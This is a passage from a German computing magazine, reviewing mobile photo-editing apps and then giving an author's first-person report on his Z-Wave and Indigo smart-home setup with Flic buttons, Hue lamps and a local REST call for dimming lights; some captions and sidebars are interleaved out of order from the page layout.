Eine Besonderheit wird auf absehbare Zeit nur Android unterstützen: Die App selbst nimmt DNG-Raw-Dateien auf, wenn das Smartphones das Camera2-API bereitstellt. Das sind etwa das Google Nexus 5 und 6, das Samsung Galaxy S6 und S7 sowie das LG G4 und G5.

Fazit: Lightroom Mobile bietet die beste Raw-Entwicklung, die es auf Mobilgeräten derzeit gibt. Wer die Desktop-Version nutzt, kann beides verbinden.

Bewertung

- ⬆️ sehr guter Raw-Entwickler
- ⬆️ kooperiert mit Lightroom



Perfectly Clear

Typ: Bildkorrektur

Perfectly Clear korrigiert die Lichtsituation automatisch und bringt eine Kamera mit, die auf Wunsch Porträts nur bei geöffneten Augen und Lächeln schießt sowie Panorama- und HDR-Bilder erstellt. Die Panoramafunktion setzt gute Lichtverhältnisse voraus, sonst macht sie wenig Freude.

Nach Öffnen eines Fotos optimiert die App Licht- und Farbverhältnisse. In der Regel führt das zu einem subtil verbesserten Foto. Wenn das Resultat nach dem ersten Durchgang noch nicht gefällt, kann man die Korrekturprofile Optimiert, Aufhellen, Farbton und Beautify durchprobieren.


Der manuelle Modus bietet gut beschriftete Korrekturregler für zwei Aufgaben: allgemeine Bildkorrektur mit Reglern für Belichtung, Kontrast, Sättigung, Schärfe, Farbton und Rauschen entfernen sowie Porträtkreiseln mit Reglern für Hautfarbe, Glätten, Schönheitsfehler entfernen, Blitz entfernen, Gesichtsverschlankung, Zähne aufhellen, Augen verschönern, Augen vergrößern und Augenringe entfernen. Original und bearbeitete Version trennt die App über einen Vorhang, den man einfach per Fingergeste verschieben kann. Das fertig bearbeitete Bild lässt sich auf Facebook, Twitter, Amazon Cloud Drive oder via E-Mail veröffentlichen und an installierte Apps weitergeben.

Fazit: Perfectly Clear beschränkt sich auf Fotokorrektur und führt mit einem klaren Bedienkonzept zu guten Ergebnissen.

Bewertung

- ⬆️ gute Korrektur
- ⬇️ häufig zu vorsichtig

Foto-Apps für Android und iPhone



PhotoDirector

Typ: klassische Bearbeitung

Cyberlink PhotoDirector bringt Funktionen klassischer Bildbearbeitung aufs Mobilgerät. Die Werkzeuge sind beschriftet und von links nach rechts angeordnet. Zunächst bearbeitet die App Ausrichtung und Beschnitt. Unter Anpassen finden sich Weißabgleich mit Grauwertpipette, Gradationskurven, Tonwertkorrektur und HSL-Dialog mit acht Farbbändern für Farbton, Sättigung und Helligkeit. Abgesehen vom destruktiven Tonwert-Regler leisten alle Werkzeuge, was sie versprechen.

Die Entfernen-Funktion retuschiert automatisch markierte Bereiche, was bei gleichmäßigen Hintergrund gut funktioniert. Die gut 50 Effekte taugen wenig. Besser wirken die vielen Texturen für Lichtlecks, Dreck, Kratzer und Blendenflecken, die sich in der Intensität reduzieren lassen. Ein Weichzeichner lässt sich als Vignette oder in Tilt-Shift-Art anwenden.

In den Niederungen der App finden sich etliche eher aufdringliche Effekte wie Sprechblasen, Spiegelung, Rahmen und Passepartouts sowie Szenen, die das Foto auf den Times Square verfrachten, und Überlagerungen mit Blitzen und Sonnenuntergängen.

Fazit: PhotoDirector bringt das Desktop-Konzept aufs Smartphone. Das wirkt nicht immer gelungen, empfiehlt sich aber für Nutzer, die auf Gradationskurven und Co. nicht verzichten mögen.

Bewertung

- ➔ klassische Funktionen zur Bildbearbeitung
- ➡ teils schlecht an Mobilgeräte angepasst



Photoshop Mix

Typ: Montage-Tool

Die Photoshop-Familie umfasst das bisher nur für iOS verfügbare Korrekturprogramm Photoshop Fix und die Montage-App Photoshop Mix. Fix konzentriert sich auf Funktionen, die vor allem bei der Porträtrechtsche zum Einsatz kommen wie der Bereichsreparaturpinsel und der Verflüssigen-Filter. Mix steht für Android- und Apple-Geräte bereit und versteht sich auf Objektauswahl.


Zunächst erstellt man ein Projekt und fügt mehrere Fotos als Ebenen hinzu. Deren Reihenfolge lässt sich beliebig ändern. Mit dem intelligenten Auswahlpinsel lassen sich nun Objekte freistellen. Er erkennt Kanten und steht in variabler Größe sowie in den Modi Hinzufügen und Entfernen zur Verfügung. Mit einem einfachen Maskierungspinsel kann man die Maske bearbeiten, wenn die Kantenerkennung versagt. Abschließend lässt sich der Maske eine weiche Kante verpassen.

Für jede Ebene kann man Belichtung, Kontrast, Klarheit und Sättigung bearbeiten. Außerdem stehen 20 Effekt-Presets bereit, die sich ebenfalls auf einzelne Ebenen anwenden lassen. Leider gibt es keinen Weißabgleich und keine weiterführenden Funktionen zur Farbkorrektur.

Fazit: Photoshop Mix bringt Adobes Kantenerkennung für schnelle Montagen aufs Mobilgerät. An der Farbkorrektur hapert es noch ein wenig.

Bewertung

- ➔ gute Objektauswahl
- ➡ wenige Werkzeuge zur Farbkorrektur



Pixlr

Typ: Fotoallrounder

Die aussagekräftig beschrifteten Werkzeuge von Pixlr verteilen sich auf fünf Kategorien. Die sinnvolle Unterteilung in Bildkorrektur, selektive Anpassung, Effekte, Rahmen und Text erschließt sich schnell.


Die Korrektur umfasst neben Belichtung, Kontrast, Lichtern, Schatten und Sättigung auch sinnvolle Exoten wie Lebendigkeit und Klarheit. Leider berechnet die App das Resultat nicht live, sondern erst, wenn man den Regler losgelassen hat. Außerdem erzeugt die Korrektur harsche und destruktive Ergebnisse. Sehr flüssig funktioniert hingegen das Werkzeug zum Drehen und Spiegeln.

Die selektive Anpassung arbeitet Schatten und Lichter gut und dank weicher Kante subtil heraus. Witzig ist der Modus zum selektiven Verpixeln, etwa von Gesichtern. Die zahlreichen Effekte zum Kolorieren, Verbllassen und Weichzeichnen wirken interessant und dezent – zumindest, wenn man sie etwas zurücknimmt. Hinzu kommen hochwertige Texturen mit Rahmen, Kratzern, Lichtlecks, Bokeh und Vignettierung. Das Textwerkzeug bietet detaillierte Optionen für Fonts und Farben. Das Bild wandert danach zu Facebook, Twitter, Instagram oder an eine andere Apps.

Fazit: Pixlr bietet viele Funktionen und gute Effekte, die man sich aber erarbeiten muss. Dabei hilft die Beschriftung der Werkzeuge.

Bewertung

- ➔ vielseitige Effekte
- ➡ destruktive Bildkorrektur



Snapseed

Typ: Effektmaschine

Snapseed stammt ursprünglich vom Spezialisten für Bildbearbeitung Nik. Nach dem Kauf hat Google einige Funktionen der Software in Android integriert. Nach Auswahl einer Funktion wählt ein Wisch von oben nach unten die Regler aus, ein Wisch von links nach rechts stellt den Wert ein.


Die Feinabstimmung von Belichtung, Kontrast, Schatten, Lichtern und Farbe, die Ausrichtung des Horizonts und die Bildschärfe passt Snapseed mit hochwertigen Algorithmen an. Die Lichtsituation korrigiert die App auf Wunsch automatisch. Einige Funktionen finden sich in anderen Apps nicht. Der Strukturregler etwa hebt lokale Kontraste an und erzeugt einen interessanten Effekt. Mit einem Korrekturpinsel lassen sich Bildbereiche gezielt aufhellen oder abdunkeln. Kontrollpunkte, eine spezielle Nik-Technik, bearbeiten Helligkeit, Kontrast oder Sättigung selektiv.

Die hochwertigen Effekte tragen aussagekräftige Titel wie Drama, Grunge, Fokuseffekt, Retrolux oder Vintage. Mit vielen Parametern lassen sie sich detailliert und mit variabler Stärke anwenden. Export nach Facebook und Co. sucht man vergeblich; die App speichert das Bild nur im Smartphone.

Fazit: Snapseed bietet hochwertige Effekte und Werkzeuge für die Bildkorrektur. Das eigenwillige Bedienkonzept macht Spaß und führt zu guten Bildern.

Bewertung

- ⬆️ gutes Bedienkonzept
- ⬆️ hochwertige Algorithmen



TouchRetouch

Typ: Objektretusche

AVDA, der Entwickler von TouchRetouch, hat der Versuchung widerstanden, unnötigen Klimbim zu integrieren. Die App retuschiert unerwünschte Objekte in Fotos – weiter nichts.


Zunächst markiert man im geöffneten Foto das störende Motiv. Dazu stehen entweder Pinsel und Radierer oder das Lasso-Werkzeug zur Verfügung. Das wirkt hemdsärmelig, allerdings muss ein Objekt für die Retusche nicht hundertprozentig exakt ausgewählt sein. Ein Druck auf Start rekonstruiert die markierte Stelle mit Material aus der Umgebung, was erstaunlich gut funktioniert. Sollte das Ergebnis den Ansprüchen nicht genügen, hilft ein Klonstempel aus. Das Bild lässt sich in den Telefonspeicher exportieren und an installierte Apps weitergeben. Veröffentlichung in sozialen Netzen ist nicht vorgesehen.

Unter Android 6 gelang es im Test nicht, aus der App heraus mit der Kamera-App ein Foto aufzunehmen. Beim Öffnen fragt die App, ob sie die Auflösung reduzieren soll. Soll sie nicht – besser wäre schnellere Bildverarbeitung, denn alles in allem reagiert sie etwas träge. So lässt sich unterm Strich einiges kritisieren; seinen eigentlichen Zweck erfüllt TouchRetouch allerdings.

Fazit: Die App TouchRetouch hat genau eine Funktion und die beherrscht sie: die Retusche von unerwünschten Objekten.

Bewertung

- ⬆️ gute Bildrekonstruktion
- ⬇️ langsame Verarbeitung



VSCO

Typ: Effekte und Community

Auf den ersten Blick orientiert sich die Visual Supply Company an Instagram: VSCO besitzt eine einfache Kamera-App, wendet Effektfilter auf Fotos an und veröffentlicht sie auf einer Community-Seite. Die mit Namen wie B1, C2 oder G3 benannten Effekte lassen sich bei zu harsher Umsetzung per Regler abschwächen. Schließlich kann man mit 16 Werkzeugen Belichtung, Kontrast, Schatten, Lichter, Ausrichtung, Schärfe, Sättigung und dergleichen bearbeiten. Dafür bieten diese je einen Regler. Die App exportiert Bilder, teilt sie auf Instagram, Facebook, Google+, versendet sie per E-Mail oder gibt sie an beliebige installierte Apps weiter.

Die eigene Community namens Grid verdient einen Blick. Anders als Facebook oder Instagram geht es hier nicht um Likes und Shares; man veröffentlicht lediglich sein Bild. Visual Supply will Interaktion schaffen, aber die Nutzer nicht zwingen, Spielchen um Aufmerksamkeit zu spielen.

Abgesehen von der Seitenleiste mit Einträgen für die Bibliothek oder den Shop kommt die App vollkommen ohne Text aus. Der Anwender muss also Icons interpretieren. Diese sind zwar formschön, offenbaren ihre Bedeutung aber erst nach etwas Beschäftigung mit der App.

Fazit: VSCO enthält alles Nötige für gute Farbeffekte. Die Community bietet Content ohne Spielchen.

Bewertung

- ⬆️ gute Farbeffekte
- ⬆️ Community ohne Likes

Nico Jurran

Schlaues Heim, Glück allein

Smart Home in der Praxis

Nach anderthalb Jahren ist der Umbau der Wohnung des Autors in ein smartes Heim weit fortgeschritten. Mittlerweile gibt es sogar Gesichtserkennung, Sprachsteuerung und smarte Knöpfe. Ein Erfahrungsbericht.



Als ich vor knapp einem Jahr über den Umbau meiner Wohnung in ein smartes Heim berichtete [1], hatte ich zwar die Hoffnung, bei dem einen oder anderen Leser einen Nerv zu treffen. Aber wie viele Nachfragen, Einschätzungen, Anregungen und auch kritische Reaktionen der Erfahrungsbericht auslöste, hat mich dann doch überrascht.

In diesem Artikel möchte ich auf häufige Fragen und Anmerkungen eingehen – und von den neuesten Entwicklungen in meinem smarten Heim berichten. Schließlich ist seit der ersten Veröffentlichung einige Zeit vergangen, in der ich prüfen konnte, ob auf Dauer wirklich alles so funktioniert, wie ich mir dies vorgestellt hatte. Hier und da waren durchaus Korrekturen nötig. Aber alles in allem läuft mein Smart-Home-System so zuverlässig, dass es mir jeden Tag aufs Neue Spaß macht. Hier soll es eher um Erweiterungen gehen, die über diese Basics hinausgehen.

Die erste Artikelreihe müssen Sie nicht gelesen haben. Getreu dem Motto „Ein Bild sagt mehr als 1000 Worte“ ist der aktuelle Stand der Vernetzung grob auf Seite 112 skizziert; auf Seite 113 habe ich zudem die Komponenten aufgelistet, die derzeit im Einsatz sind. Die Artikel auf Seite 118 und 120 behandeln einzelne, in sich abgeschlossene Smart-Home-Lösungen, sodass diese Reihe in beliebiger Folge gelesen werden kann.

Steuerzentrale

Als Steuerzentrale verwende ich einen Mac mini mit Smart-Home-Software „Indigo 6 Pro“. Darüber wunderten sich viele Leser. Manche fragten noch nach dem Stromverbrauch des Geräts (dieser liegt bei rund 12,5 Watt), andere rieten gleich zum Wechsel auf den Raspberry Pi.

Der Grund für diese Gerätewahl ist simpel: Mein Smart Home war und ist kein durchgeplantes Projekt, für das ich den Rechner extra angeschafft habe. Vielmehr handelt es sich um einen Mac aus dem Jahre 2010, der lange ungenutzt bei mir herumstand. Hängen blieb ich bei dem Rechner, weil schon erste Versuche mit einem USB-Funkstick für den Heimautomations-Funkstandard Z-Wave glückten und weil ich Indigo als Smart-Home-Software schätzen lernte, die nur auf Macs läuft.

Indigo ist über Plug-ins und Skripte in AppleScript und Python stark erweiterbar. Mit vergleichsweise wenig Aufwand kamen so zu den über Z-Wave angebundenen

Smart Home

Hue-Lampen per Sprache steuern

Seite 118

Schalten mit Fritzbox & Co.

Seite 120

wenigen Minuten in eine Smart-Home-Zentrale verwandeln lässt.

Einen interessanten Ansatz bietet auch AVM: Die Firma ermöglicht Nutzern ihres weit verbreiteten Fritzbox-Routers, über DECT ULE (Digital Enhanced Cordless Telecommunications Ultra Low Energy) Thermostate und Funksteckdosen zu steuern. Ab Seite 120 können Sie nachlesen, wie Sie über die Fritzbox die Smart-Home-Geräte nutzen können. Mit wenig Aufwand lassen sich so Zeitschaltungen und Trigger realisieren – und das System bleibt bei Bedarf aufrüstbar.

Und wer es eine Nummer größer beziehungsweise erweiterbar haben möchte, sollte tatsächlich einmal ein Auge auf das deutsche Automatisierungsprogramm IP-Symcon werfen, das in der gerade erschienenen Version 4.0 Raspberry Pi, OS X, Ubuntu und Windows unterstützt. Eine Alternative dazu ist ein kommerzielles Gateway, also eine Smart-Home-Zentrale als Box mit vorinstallierter Steueroftware. Allerdings rate ich bei diesen Geräten dringend dazu, sich vor dem Kauf einmal damit zu beschäftigen, was sich abseits der typischen Heimautomationsgeräte einbinden lässt.

Heizungsthermostaten, Funksteckdosen und Sensoren noch Philips' vernetzte Hue-Leuchtmittel, unterschiedlichste Audio/Video-Geräte, eine IP-Kamera und sogar eine Anwesenheitserkennung.


Heute höre ich häufig, dass sich meine Anlage auch mit einem Gateway von Fibaro realisieren ließe oder mit der Smart-Home-Software „IP-Symcon“. Das bestreite ich gar nicht; allerdings ist diese Offenheit gegenüber verschiedenen Protokollen und Plattformen eine Entwicklung, die bei vielen kommerziellen Lösungen erst einsetzte, nachdem ich mit meinem Smart-Home-Projekt bereits angefangen hatte.

Offene Alternativen

Auf der anderen Seite legt man mir immer wieder offene Smart-Home-Software wie FHEM und OpenHAB ans Herz. Mir sind diese persönlich in Sachen Standardabläufe und Visualisierung bislang an manchen Stellen aber nicht eingängig genug.

Bei Indigo lassen sich Standardabläufe wie Zeitsteuerung und Trigger (Auslöser) mit wenigen Klicks festlegen. Über einen integrierten Editor kann man zudem ansprechende Bedienoberflächen leicht erstellen und ändern, die sich im Browser (bei mir auf einem Tablet) aufrufen lassen. Als ich letztens meinen über LAN/IP vernetzten Audio/Video-Receiver durch ein aktuelles Modell desselben Herstellers ersetzte, war die Einbindung der Grafiken für dessen neue Betriebsmodi mit wenigen Klicks in Minuten erledigt.

Letztlich lautete die simple Erkenntnis: Es kommt bei der Auswahl der Smart-Home-Steuerzentrale auf das Einsatzgebiet an. Wer nur einige wenige Heizungsthermostate oder Lampen steuern möchte und etwas Freude am Programmieren hat, dem rate ich zu einem Raspi mit FHEM oder OpenHAB. Eine Alternative wäre beispielsweise ein „My Cloud“-NAS von Western Digital, das sich mittlerweile mit einem „Z-Wave Smart Home“-USB-Stick und der „Z-Way“-App in



Indigo bietet eine iPhone-App an, mit der sich unter anderem ein Live-Log anschauen lässt. Das hilft bei einem eventuell auftretenden Fehler.



Der AV-Receiver liefert über (W)LAN Statusmeldungen an die Steuerzentrale, die diese auf einer vom Autor selbst gestalteten Weboberfläche visualisiert.

Auswahl der Steuerzentrale

Apropos typische Heimautomationsgeräte: Wie viele andere habe ich meine Steuerzentrale vorrangig nach den unterstützten Heimautomations-Protokollen ausgewählt, mit denen sich Komponenten wie Funksteckdosen, Dimmer, Heizkörper-Thermosensoren und Tür-/Fenster-Sensoren nutzen lassen. Meine Wahl fiel dabei auf das herstellerübergreifende Funkprotokoll Z-Wave, für dessen Einsatz ich keine Wände aufmeißeln musste und für das es damals schon eine ganze Menge Geräte gab.

Nun werde ich häufig gefragt, ob ich mit den gesammelten Erfahrungen noch einmal auf Z-Wave setzen würde – zumal ich in [1] geschrieben hatte, dass sich nicht alle Geräte so leicht einbinden lassen, wie es ein herstellerübergreifender Standard hoffen lässt.

Dazu kann ich zunächst feststellen, dass die gerade aufgezählten Komponenten bislang klaglos ihren Dienst verrichten. Insofern habe ich keinen Grund, meine Entscheidung zu bedauern. Probleme treten vor allem bei Geräten auf, die neue Funktionen bieten oder bei denen die Entwickler einen unge-

wöhnlichen Ansatz gewählt haben. Dazu gehören beispielsweise ein Sensor, der mehrere verschiedene Werte überträgt, und eine Fernbedienung, die Kommandos in einer ungewöhnlichen Art übermittelt.

Leider verweisen die Hersteller von Z-Wave-Geräten gerne auf die Zertifizierung und sehen daher die Anbieter der Steuerzentrale und der Smart-Home-Software in der Verantwortung, dass alles rund läuft. Dieses Problem dürfte nicht auf Z-Wave beschränkt sein, sondern kann jedes herstellerübergreifende Protokoll treffen – auch ZigBee oder Bluetooth Smart, wenn diese im Smart-Home-Bereich an Bedeutung gewinnen sollten. Eine Lösung ist, ein System zu wählen, bei dem die Steuerzentrale und möglichst viele Komponenten von einem Hersteller stammen – etwa Devolo, Fibaro oder Homematic.

Eine Alternative dazu sind kommerzielle Smart-Home-Zentralen, deren Macher sich auf die Fahnen geschrieben haben, mit der Entwicklung mitzuhalten und so viele Fremdhersteller-Komponenten wie möglich zu unterstützen. Allerdings müssen deren Hersteller einen solchen Support irgendwie finanzieren – weshalb man immer häufiger

auf Abo-Modelle für Updates trifft. Die Macher von IP-Symcon arbeiten längst mit einer kostenpflichtigen „Subskription“, die Macher von Indigo denken darüber nach eigenen Angaben ebenfalls nach.

Persönlich empfehle ich eine Doppelstrategie: Auf der einen Seite sollte sich jeder Neueinsteiger vor dem Kauf vergewissern, dass alle gewünschten Basiskomponenten unterstützt werden. Daneben sollte die Steuerzentrale möglichst viele Möglichkeiten bieten, weitere Geräte über zusätzliche Protokolle einzubinden – und alle Komponenten über Skripte oder Plug-ins möglichst direkt anzusprechen.

Lichtsteuerung per Smart Button


Ich bin damit bislang sehr gut gefahren: Die Basiskomponenten laufen einwandfrei über Z-Wave, für andere Geräte nutze ich mit Zigbee, IP/WLAN, EnOcean und Infrarot schon längere Zeit fünf weitere Steuer-Protokolle, die alle friedlich koexistieren.

Zuletzt ist noch der Funkstandard Bluetooth Low Energy alias Bluetooth Smart bei mir eingezogen. Auslöser war, dass ich einen

Smart Home

Im Zentrum des Smart Home des Autors steht ein Mac mini mit Steuersoftware, der über einen Funkstick Z-Wave-Geräte steuert und von diesen Sensordaten erhält. Hue Bridge, IRTrans und A/V-Geräte sind über LAN verbunden. Für EnOcean-Schalter und -Sensoren bildet ein Raspi mit FHEM die Bridge. Welcome-Kamera und LaMetric-Ticker sind über WLAN eingebunden, kommunizieren

aber über das Internet mit Servern des Webdienst IFTTT beziehungsweise des Herstellers. Bedieneinheit ist ein Tablet, das auch als Brücke für den Smart Button „Flic“ dient. Unterwegs kann man vom Smartphone die Steuerzentrale kontaktieren. Eine Handy-App ermöglicht mit Beacons im Heim (nicht abgebildet) und im Büro eine Anwesenheitserkennung.





Die „smarten“ Flic-Knöpfe lassen sich mit Doppelklebeband leicht an glatten Oberflächen befestigen.



NodOn will ebenfalls einen Smart Button auf den deutschen Markt bringen, der über Bluetooth Smart funktion (hier ein Prototyp). Zudem sind Varianten mit EnOcean- und Z-Wave-Funk geplant.

kleinen Taster oder etwas Ähnliches suchte, der im Wohnzimmer in Reichweite der Couch installiert werden sollte, um darüber schnell das Licht ein- und auszuschalten beziehungsweise vorprogrammierte Lichtszenen abzurufen. Dahinter steckte die Erkenntnis, dass Smart-Home-Technik im Heim am ehesten akzeptiert wird, wenn deren Bedienung die unterschiedlichen Vorlieben aller Benutzer berücksichtigt. Während ich beispielsweise abends gerne mit dem kleinen Tablet auf der Couch sitze und darüber alles kontrolliere, kann meine Frau damit nichts anfangen. Sie bevorzugt weiter physische Schalter.

Ich hatte deshalb bereits batterielose Wandschalter installiert, über die sich die Leuchten beim Betreten und Verlassen des Raumes schalten lassen [2]. Nun sollte besagter Taster am Platz folgen. Versuche mit Z-Wave-Fernbedienungen brachten nicht den erwünschten Erfolg: Entweder waren die Akkus schnell leer – oder die Anbindung an Indigo funktionierte nicht wie gewünscht.

Ich stieß bei meiner Suche schließlich auf eine Crowdfunding-Kampagne für einen „smarten“ Knopf namens „Flic“ für rund 35 US-Dollar. Der Knopf wird mit einem Android- oder iOS-Mobilgerät per Bluetooth-Smart-Funk verbunden und löst je nach Be-tätigung – einmaliger, doppelter oder län-gerer Druck – eine von drei Aktionen aus, die man in der zugehörigen App festlegt.

Tatsächlich bekam ich einige Zeit nach dem Ende der Kampagne zwei Exemplare zugeschickt – inklusive einer Rechnung über Zollgebühren in Höhe von über 20 Euro. Ich hatte noch Glück: Andere vorfinanzierte Flics schickte der Hersteller wohl noch gar nicht ab – oder sie wurden vom deutschen Zoll wegen fehlender Papiere einkassiert.

Insofern kann ich derzeit nicht zum Kauf des Flic raten. Allerdings entwickelt die Firma

NodOn derzeit einen eigenen Smart Button, der für einen niedrigeren Preis den gleichen Funktionsumfang bieten soll.

Kommunikationspartner für meine Flics ist ein fest an der Wand im Arbeitszimmer hän-gendes Tablet. Auf dem lief vorher schon die in Indigo erstellte Web-Oberfläche, nun eben auch die Flic-App. Die Auswahl an Aktionen, die Flic über die App auslösen kann, ist groß – und schließt Befehlsketten ein. Auch eine direkte Steuerung unserer Hues wäre mög-lich. Da uns die vernetzten Lampen von Phi-lips jedoch zum Lesen nicht hell genug strah-ten, steckt in unserer Stehleuchte eine ge-wöhnliche LED-Lampe, deren Helligkeit ein Z-Wave-Dimmer reguliert. Ich schicke für jede Lichtszene also Befehle an Dimmer und Hue-Bridge.

Das mache ich jedoch nicht direkt, da die Bridge Statusänderungen erst nach einer gefühlten Ewigkeit an die Zentrale meldet. Laufen die Kommandos hingegen über den Mac mini, dann weiß Indigo sofort Bescheid. Die Flic-App bietet glücklicherweise die Möglichkeit, Befehle als HTTP-Request abzu-setzen, für die Indigo über sein „REST“-API empfänglich ist.

REST steht für „Representational State Transfer“ und ist nichts anderes als ein stan-dardisiertes Verfahren für HTTP-Anforderun-gen. Die Zeile `http://<IP der Zentrale>:<Port>/devices/dimmer?brightness=80&_method=put` sorgt beispielsweise dafür, dass der Dimmer auf 80 Prozent eingestellt wird. Da die App nicht mehr zu tun hat, als einen HTTP-Aufruf zu senden, werden die mit den Knöpfen assoziierten Befehle unverzüglich ausgeführt. Und da die Übertragung über das lokale Netz läuft, erhöht sich damit auch nicht die Gefahr eines Hackerangriffs von außen.

Die Bedienung über die Flics klappt bei uns gut: Mit einem Druck auf dem Flic wird

nun die Stehleuchte eingeschaltet und mit zwei Klicks aus. Hält man den Flic länger gedrückt, aktiviert Indigo eine Lichtszene mit gedimmtem Licht von der Stehleuchte und dezenten Hue-Beleuchtung.

Auch die Reichweite von Bluetooth Smart genügt meinen Bedürfnissen, da Flics und Tablet in angrenzenden Zimmern installiert sind. Allerdings ist die Sendeleistung zu schwach, um etwa aus der Küche am anden Ende unserer Wohnung das Licht zu steuern. Hier muss endlich ein Mesh-Netzwerk für Bluetooth Smart her, das die zuständige Bluetooth Special Interest Group nun schon vor über einem Jahr ankündigt hat.

Sprachsteuerung

Als alter Star-Trek-Fan kann ich mich natür-lich auch für Sprachassistenten begeistern. Für eine Sprachsteuerung würde ich aber Apples Heimautomationsplattform HomeKit nicht in mein Smart-Home-System integrie-ren. Zum einen habe ich keine Lust, nach Apples Regeln zu spielen, zum anderen ist Siri für meinen Geschmack zu unflexibel.

